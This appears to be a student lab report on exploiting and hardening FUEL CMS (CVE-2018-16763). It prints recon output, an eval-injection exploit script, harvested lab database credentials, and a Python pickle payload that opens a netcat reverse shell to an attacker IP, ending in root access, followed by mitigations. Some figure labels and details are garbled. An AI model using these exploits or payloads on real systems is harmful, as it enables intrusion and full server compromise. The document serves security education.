

Host Hardening s PEN Testing Report

Project Title: Exploiting and Securing FUEL CMS (CVE-2018-16763)

Anamika Guha (24086991)

1. Introduction

This report presents a comprehensive assessment and demonstration of a remotely exploitable vulnerability, CVE-2018-16763, within FUEL CMS version 1.4.1. The objective was to harden a system, deliberately introduce the vulnerability, exploit it using a real-world technique, and propose a mitigation that does not rely on patching. The exploitation chain concludes with a successful reverse shell using Python's vulnerable pickle module. The pickle module in Python allows data serialization and deserialization, which means it allows converting Python objects into byte streams and reconstructing them later, including their internal structure.

2. Chosen Weakness - CVE-2018-16763

CVE Identifier: CVE-2018-16763

Application: FUEL CMS v1.4.1

Summary: FUEL CMS suffers from a Remote Code Execution (RCE) vulnerability that allows pre-authenticated attackers to execute arbitrary PHP code by exploiting unsanitized input passed to the eval() function via fuel/pages/select/?filter=.

Exploitability: This vulnerability can be exploited remotely without authentication. A specially crafted payload in the filter parameter leads to code execution on the server.

Impact: A successful exploitation can lead to complete compromise of the web server. The attacker gains a shell access with limited privileges, enabling partial control over the system.

3. System Hardening Steps

The system was hardened before the vulnerability was introduced to simulate a production-like secure environment. The following measures were implemented:

Operating System Level (Centos 7):

- Updated all packages and disabled unnecessary services.

- Enabled UFW (Uncomplicated Firewall) to allow only essential ports (22, 80).
- SSH configured for user login based on password authentication and root login is disabled.

Apache Web Server:

- Disabled directory listing.
- Enabled secure headers: X-Frame-Options, X-XSS-Protection, Strict-Transport-Security.
- Limited access to sensitive files via .htaccess (e.g., /fuel, /config).

PHP Configuration:

- Disabled dangerous functions: system, exec, passthru, etc.
- display_errors set to Off.
- open_basedir restricted to web root.

Application-Specific:

- FUEL CMS was monitored closely. Default credentials were removed.
- Write permissions were restricted to necessary directories only.

4. Introducing the Weakness

After hardening, the vulnerability was reintroduced for testing purposes:

- Automatic updates were disabled to avoid patching the vulnerability.
- FUEL CMS v1.4.1 was installed and configured.
- PHP configuration was modified to enable eval() only for the purpose of demonstrating the CVE.

5. Step-by-Step Instructions:

1. Let's start with nmap scan to find all open ports. The result shows total 4 ports 22, 80, 111 and 3306 are open.

```
(kali@kali)-[~/Downloads/exploit]
$ sudo nmap -Pn -T4 -sC -sV 192.168.86.134
[sudo] password for kali:verflow
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-26 09:41 EDT
Nmap scan report for 192.168.86.134
Host is up (0.00014s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.4 (protocol 2.0)
|_ ssh-hostkey:
|   2048 ac:d8:0a:a8:6a:1f:78:6d:ac:06:8f:65:3e:ff:9c:8b (RSA)
|   256  e7:f8:b0:07:1c:5b:4a:48:10:bc:f6:36:42:62:6c:e0 (ECDSA)
|_  256  c8:f0:ea:b8:bf:6b:a5:12:1f:9a:91:62:9d:1a:ce:75 (ED25519)
80/tcp    open  http     Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_ http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_ http-title: Apache HTTP Server Test Page powered by CentOS
|_ http-methods:
|_ Potentially risky methods: TRACE
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|   program version  port/proto  service
|   100000   2,3,4    111/tcp     rpcbind
|   100000   2,3,4    111/udp     rpcbind
|   100000   3,4      111/tcp6    rpcbind
|   100000   3,4      111/udp6    rpcbind
3306/tcp  open  mysql    MariaDB (unauthorized)
MAC Address: 00:0C:29:FC:DC:D9 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
```

Figure 1 NMAP result

2. Let's open the IP in browser:




Figure 2 Web Server on Victim machine

3. We used “Gobuster” tool to enumerate directories and files on the target machine (IP: 192.168.86.134) to discover any hidden or interesting endpoints. and see what we get:

```
(kali@kali) [~/Downloads/exploit]
$ gobuster dir -u http://192.168.86.134/ -w /usr/share/SecLists/Discovery/Web-Content/raft-medium-directories.txt -x txt,php,html

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.86.134/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/SecLists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/structure (Status: 301) [Size: 240] [→ http://192.168.86.134/structure/]
/html (Status: 403) [Size: 207]
Progress: 88816 / 120004 (74.01%) [ERROR] parse "http://192.168.86.134/besalu\t.txt": net/url: invalid control character in URL
[ERROR] parse "http://192.168.86.134/besalu\t.php": net/url: invalid control character in URL
[ERROR] parse "http://192.168.86.134/besalu\t.html": net/url: invalid control character in URL
Progress: 95616 / 120004 (79.68%) [ERROR] parse "http://192.168.86.134/error\xif_log": net/url: invalid control character in URL
[ERROR] parse "http://192.168.86.134/error\xif_log.html": net/url: invalid control character in URL
[ERROR] parse "http://192.168.86.134/error\xif_log.txt": net/url: invalid control character in URL
[ERROR] parse "http://192.168.86.134/error\xif_log.php": net/url: invalid control character in URL
Progress: 120000 / 120004 (100.00%)
Finished
```

Figure 3 Initial Gobuster result

4. Visiting “192.168.86.134/structure” shows below page:




Figure 4 Static Web page

5. Now let's use gobuster again on “192.168.86.134/structure”:

```
(kali@kali) [~/Downloads/exploit]
$ gobuster dir -u http://192.168.86.134/structure/ -w /usr/share/SecLists/Discovery/Web-Content/raft-medium-directories.txt -x txt,php,html

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.86.134/structure/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/SecLists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: txt,php,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/assets (Status: 301) [Size: 247] [→ http://192.168.86.134/structure/assets/]
/index.php (Status: 200) [Size: 9288]
/robots.txt (Status: 200) [Size: 30]
/html (Status: 403) [Size: 217]
Progress: 87971 / 120004 (73.31%) [ERROR] parse "http://192.168.86.134/structure/besalu\t.txt": net/url: invalid control character in URL
[ERROR] parse "http://192.168.86.134/structure/besalu\t.php": net/url: invalid control character in URL
Progress: 95172 / 120004 (79.31%) [ERROR] parse "http://192.168.86.134/structure/error\xif_log": net/url: invalid control character in URL
[ERROR] parse "http://192.168.86.134/structure/error\xif_log.php": net/url: invalid control character in URL
[ERROR] parse "http://192.168.86.134/structure/error\xif_log.txt": net/url: invalid control character in URL
[ERROR] parse "http://192.168.86.134/structure/error\xif_log.html": net/url: invalid control character in URL
/fuel (Status: 301) [Size: 245] [→ http://192.168.86.134/structure/fuel/]
Progress: 120000 / 120004 (100.00%)
Finished
```

Figure 5 Again brute forcing directories using gobuster

6. We discovered that the robots.txt file is accessible on the target server. Upon inspecting its contents, we found a disallowed entry: /fuel. This endpoint was also identified the “Gobuster” directory scan, indicating that it might be of interest for further enumeration.




Figure c Robots.txt file found on the target machine

7. Upon further enumeration, we identified the URL of the Fuel CMS application. Navigating to URL “http://192.168.86.134/structure/index.php/fuel/login”, we got redirected to the Fuel CMS login page, confirming the content management system:




Figure 7 Login page for the Fuel CMS application

8. We then examined the exploit script using the command “cat exp.py”, which revealed a potential vulnerability in the Fuel CMS application at the endpoint “fuel/pages/select/?filter=”. This indicates that the application is susceptible to input manipulation or injection through the filter parameter.

```
args = parser.parse_args()
if len(sys.argv) <= 2:
    parser.print_usage()
    sys.exit()
return args

args = get_arguments()
url = args.url

if "http" not in url:
    sys.stderr.write("Enter valid url")
    sys.exit()

try:
    r = requests.get(url)
    if r.status_code == 200:
        print(Style.BRIGHT+Fore.GREEN+"[+]Connecting ... "+Style.RESET_ALL)
except requests.ConnectionError:
    print(Style.BRIGHT+Fore.RED+"Can't connect to url"+Style.RESET_ALL)
    sys.exit()

while True:
    cmd = input(Style.BRIGHT+Fore.YELLOW+"Enter Command $"+Style.RESET_ALL)

    main_url = url+"fuel/pages/select/?filter="+cmd
    r = requests.get(main_url)

    #<div style="border:1px solid #990000;padding-left:20px;margin:0 0 10px 0;">

    output = r.text.split('<div style="border:1px solid #990000;padding-left:20px;margin:0 0 10px 0;">')
    print(output[0])
    if cmd == "exit":
        break
```

Figure 8 CVE-2018-1c7c3 Exploit

9. We then use the exploit that we see after “filter” and execute it using the “ls” command.

```
(kali@kali)~[/Downloads/exploit]
$ python3 exp.py --url http://192.168.86.134/structure/index.php
[+]Connecting ...
Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt

Enter Command $whoami
systemapache

Enter Command $ls -la fuel
systemtotal 4
drwxr-xr-x. 9 apache apache 141 Mar 18 2017 .
drwxr-xr-x. 4 apache apache 128 Apr 1 2021 ..
drwxr-xr-x. 15 apache apache 236 Mar 18 2017 application
drwxr-xr-x. 8 apache apache 130 Mar 18 2017 codeigniter
drwxr-xr-x. 2 apache apache 41 Mar 18 2017 data_backup
-rwxr-xr-x. 1 apache apache 40 Mar 18 2017 index.php
drwxr-xr-x. 4 apache apache 77 Mar 18 2017 install
drwxr-xr-x. 2 apache apache 61 Mar 18 2017 licenses
drwxr-xr-x. 3 apache apache 36 Mar 18 2017 modules
drwxr-xr-x. 2 apache apache 23 Mar 18 2017 scripts
```

Figure 5 Executed the exp.py script and output

10. After looking at the github page of Fuel CMS, we got to know that the database password lies in the file database.php in the folder, fuel/application/config/. We found the username as “anna” and password as “H993hfkNNid5kk”:

```
When you run a query, with this setting set to TRUE (default),
CodeIgniter will store the SQL statement for debugging purposes.
However, this may cause high memory usage, especially if you run
a lot of SQL queries ... disable this to avoid that problem.

The $active_group variable lets you choose which connection group to
make active. By default there is only one group (the 'default' group).

The $query_builder variables lets you determine whether or not to load
the query builder class.
*/
$active_group = 'default';
$query_builder = TRUE;

$db['default'] = array(
    'dsn' => '',
    'hostname' => 'localhost',
    'username' => 'anna',
    'password' => 'H993hfkNNid5kk',
    'database' => 'anna',
    'dbdriver' => 'mysqli',
    'dbprefix' => '',
    'pconnect' => FALSE,
    'db_debug' => (ENVIRONMENT !== 'production'),
    'cache_on' => FALSE,
    'cachedir' => '',
    'char_set' => 'utf8',
    'dbcollat' => 'utf8_general_ci',
    'swap_pre' => '',
    'encrypt' => FALSE,
    'compress' => FALSE,
    'stricton' => FALSE,
    'failover' => array(),
    'save_queries' => TRUE
);

// used for testing purposes
if (defined('TESTING'))
{
    @include(TESTER_PATH.'config/tester_database'.EXT);
}
```

Figure 10 Database.php file found in the /fuel/application/config/ folder on the victim machine

11. We used the password spraying technique and successfully SSH into the victim machine using the obtained credentials:

```
(kali@kali)-[~/Downloads/exploit]
$ ssh anna@192.168.86.134
anna@192.168.86.134's password:
Last login: Wed Mar 26 07:16:16 2025 from 192.168.86.129
[anna@phineas ~]$ ls -la
total 36
drwxr-xr-x. 18 anna anna 4096 Apr  1 2021 .
drwxr-xr-x.  3 root root  18 Mar 31 2021 ..
-rwxr-xr-x.  1 anna anna 250 Mar 26 07:25 .bash_history
-rwxr-xr-x.  1 anna anna  18 Mar 31 2020 .bash_logout
-rwxr-xr-x.  1 anna anna 193 Mar 31 2020 .bash_profile
-rwxr-xr-x.  1 anna anna 231 Mar 31 2020 .bashrc
drwxr-xr-x. 15 anna anna 4096 Apr  1 2021 .cache
drwxr-xr-x. 14 anna anna 261 Mar 31 2021 .config
drwxr-xr-x.  3 anna anna  25 Mar 31 2021 .dbus
drwxr-xr-x.  2 anna anna  22 Mar 31 2021 Desktop
drwxr-xr-x.  2 anna anna   6 Mar 31 2021 Documents
drwxr-xr-x.  2 anna anna   6 Mar 31 2021 Downloads
-rwxr-xr-x.  1 anna anna  16 Mar 31 2021 .esd_auth
-rwxr-xr-x.  1 anna anna 1240 Mar 31 2021 .ICEauthority
drwxr-xr-x.  3 anna anna  19 Mar 31 2021 .local
drwxr-xr-x.  4 anna anna  39 Nov 23 2020 .mozilla
drwxr-xr-x.  2 anna anna   6 Mar 31 2021 Music
-rwxr-xr-x.  1 anna anna 385 Apr  1 2021 .mysql_history
drwxr-xr-x.  2 anna anna   6 Mar 31 2021 Pictures
drwxr-xr-x.  3 anna anna  19 Apr  1 2021 .pki
drwxr-xr-x.  2 anna anna   6 Mar 31 2021 Public
drwxr-xr-x.  2 anna anna  25 Apr  1 2021 .ssh
drwxr-xr-x.  2 anna anna   6 Mar 31 2021 Templates
drwxr-xr-x.  2 anna anna   6 Mar 31 2021 Videos
drwxr-xr-x.  4 root root   80 Apr  1 2021 web
[anna@phineas ~]$ sudo -l
[sudo] password for anna:
```

Figure 11 SSH to the victim machine via user “anna”

12. While exploring the user folders, we discovered a python file called “app.py” file that uses the python pickle, base64 and flask libraries. This python-based web server accepts only POST requests to the /heaven endpoint, with data sent in the “awesome” parameter. The pickle module is used for serialization in Python and is known to be vulnerable to Remote Code Execution (RCE) when handling untrusted input.

```
[anna@phineas ~]$ ls -la web/
total 12
drwxr-xr-x. 4 root root 80 Apr 1 2021 .
drwx----- 18 anna anna 4096 Apr 1 2021 ..
-rwxr----- 1 root anna 263 Mar 31 2021 app.py
-rw----- 1 root root 591 Mar 31 2021 app.pyc
drw----- 2 root root 32 Apr 1 2021 __pycache__
drw----- 5 root root 74 Mar 31 2021 python3-virtualenv
[anna@phineas ~]$ cat app.py
cat: app.py: No such file or directory
[anna@phineas ~]$ cat web/app.py
#!/usr/bin/python3

import pickle
import base64
from flask import Flask, request

app = Flask(__name__)

@app.route("/heaven", methods=["POST"])
def heaven():
    data = base64.urlsafe_b64decode(request.form['awesome'])
    pickle.loads(data)
    return '', 204
[anna@phineas ~]$
```

Figure 12 'App.py' file found in the folder /home/anna/web/

13. We look for information on the python pickle RCE vulnerability and how it can be exploited, URL {<https://davidhamann.de/2020/04/05/exploiting-python-pickle/>}:



David Hamann Hire me for a project Blog

Exploiting Python pickles
22 minute read

In a recent challenge I needed to get access to a system by exploiting the way Python deserializes data using the `pickle` module. In this article I want to give a quick introduction of how to pickle/unpickle data, highlight the issues that can arise when your program deals with data from untrusted sources and “dump” my own notes.

Figure 13 Python pickle exploitation explained by David

14. After understanding the exploit explanation briefly described by David Hamann, we created a Python script “rev_shell.py” that uses the pickle library to generate a payload containing a reverse shell, allowing us to gain root access to our attacker system upon execution. We can see the script for the reverse shell:

```
(kali㉿kali)-[~/Downloads/exploit]
$ ls -la
total 20
drwxrwxr-x 3 kali kali 4096 Mar 26 07:22 .
drwxr-xr-x 4 kali kali 4096 Mar 26 07:08 ..
-rwxrwxr-x 1 kali kali 1902 Mar 26 07:07 exp.py
drwxrwxr-x 2 kali kali 4096 Mar 26 07:18 __pycache__
-rwxrwxr-x 1 kali kali 343 Mar 26 07:18 rev_shell.py

(kali㉿kali)-[~/Downloads/exploit]
$ cat rev_shell.py
import pickle
import base64
import os

class RCE:
    def __reduce__(self):
        cmd = ('rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | '
              '/bin/sh -i 2>&1 | nc 192.168.86.129 1234 > /tmp/f')
        return os.system, (cmd,)

if __name__ == '__main__':
    pickled = pickle.dumps(RCE())
    print(base64.urlsafe_b64encode(pickled))

(kali㉿kali)-[~/Downloads/exploit]
$
```

15. Next, we checked all the open ports on the victim server and discovered another web service operating on localhost (127.0.0.1) at port 5000:

```
pickle.loads(data)
return '', 204

[anna@phineas ~]$ netstat -ltnup
(No info could be read for "-p": geteuid()=1001 but you should be root.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      -
tcp6       0      0 :::111                  :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::1:631                :::*                    LISTEN      -
udp        0      0 0.0.0.0:47505           0.0.0.0:*               -           -
udp        0      0 0.0.0.0:68              0.0.0.0:*               -           -
udp        0      0 0.0.0.0:111             0.0.0.0:*               -           -
udp        0      0 0.0.0.0:5353            0.0.0.0:*               -           -
udp        0      0 0.0.0.0:816             0.0.0.0:*               -           -
udp        0      0 127.0.0.1:323           0.0.0.0:*               -           -
udp6       0      0 :::111                  :::*                    -           -
udp6       0      0 :::816                  :::*                    -           -
udp6       0      0 :::1:323                :::*                    -           -
```

Figure 14 Checking all the listening ports on the victim machine

16. First, we checked whether the user 'anna' could access the URL `http://127.0.0.1:5000/heaven` and observed the default response from the web server. Upon doing so, we encountered the following error:

```
[anna@phineas ~]$ curl http://127.0.0.1:5000/heaven -X POST -d 'awesome=asb'
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>500 Internal Server Error</title>
<h1>Internal Server Error</h1>
<p>The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.</p>
[anna@phineas ~]$
```

Figure 15 User 'anna' accessing the web server on port 5000

17. Next, we executed our exploit script `rev_shell.py`. To do this, we sent a curl request to the Python-based web service running on port 5000, embedding our base64 encoded payload within the request. Simultaneously, we initiated a Netcat listener on port 1234 on the attacker machine to capture the reverse shell connection. On the bottom left corner, we can see that we got the root shell on the victim machine.

```
'db_debug' => (ENVIRONMENT == 'production'),
'cache_on' => FALSE,
'cachedir' => '',
'char_set' => 'utf8',
'dbcollat' => 'utf8_general_ci',
'swap_pre' => '',
'encrypt' => FALSE,
'compress' => FALSE,
'stricton' => FALSE,
'failover' => array(),
'save_queries' => TRUE

// used for testing purposes
if (defined('TESTING'))
{
    @include(TESTER_PATH.'config/tester_database'.EXT);
}

Enter Command $

(kali@kali)-[~/Downloads/exploit]
$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.86.129] from (UNKNOWN) [192.168.86.134] 40496
sh: no job control in this shell
sh-4.2# whoami
whoami
root
sh-4.2# id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:unconfined_service_t:s0
sh-4.2#
```

Figure 1c Executing the payload and getting the root shell on attack machine

6. Proposed Solution

To mitigate the vulnerability without patching the CMS:

a) Input Filtering & Validation

- Whitelist acceptable input types for filter parameter.
- Sanitize user input using PHP's built-in filters.

b) **Disabling the Eval() PHP Function:**

- In php.ini, disable:

```
disable_functions = "eval, system, exec, shell_exec, passthru, popen"
```

c) **Application Hardening**

- Restrict access to internal tools via .htaccess:

```
<Directory /var/www/html/fuel>

    Order deny,allow

    Deny from all

</Directory>
```

d) **Use SELinux**

- Constrain PHP and CMS file access.
- Define strict execution policies.

e) **Web Application Firewall**

- Use mod_security to filter malicious payloads and block known RCE patterns.

7. Justification of Solution

The proposed defense-in-depth approach ensures that even if the CMS remains unpatched:

- Remote attackers cannot execute system commands due to the disabled PHP functions.
- Input sanitation prevents arbitrary code injection.
- Application firewall provides additional inspection and blocks malicious payloads.

This combination reduces the attack surface and breaks the exploit chain.

8. Conclusion

This project demonstrated the real-world risk associated with known vulnerabilities in web applications, specifically focusing on CVE-2018-16763 in Fuel CMS. By simulating an end-to-end attack using reconnaissance tools (Nmap, Gobuster), exploiting a remote code execution flaw, and chaining it with a Python Pickle deserialization vulnerability, we successfully achieved root access on the target machine. Despite initial hardening measures, the system was still compromised due to the presence of an exploitable CMS component and insecure code practices. This highlights the importance of layered defenses, secure coding standards, and constant vigilance in patch management. Our proposed

mitigation strategy, disabling dangerous PHP functions and implementing strict input validation, ensures that even if the vulnerability persists, the attack surface is significantly reduced.

9. References

- CVE-2018-16763: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-16763>
- FUEL CMS GitHub: <https://github.com/daylightstudio/FUEL-CMS>
- Python Pickle Exploit Example: <https://davidhamann.de/2020/04/05/exploiting-python-pickle/>
- OWASP Secure Coding Practices: <https://owasp.org/www-project-secure-coding-practices>
- Apache mod_security: <https://github.com/SpiderLabs/ModSecurity>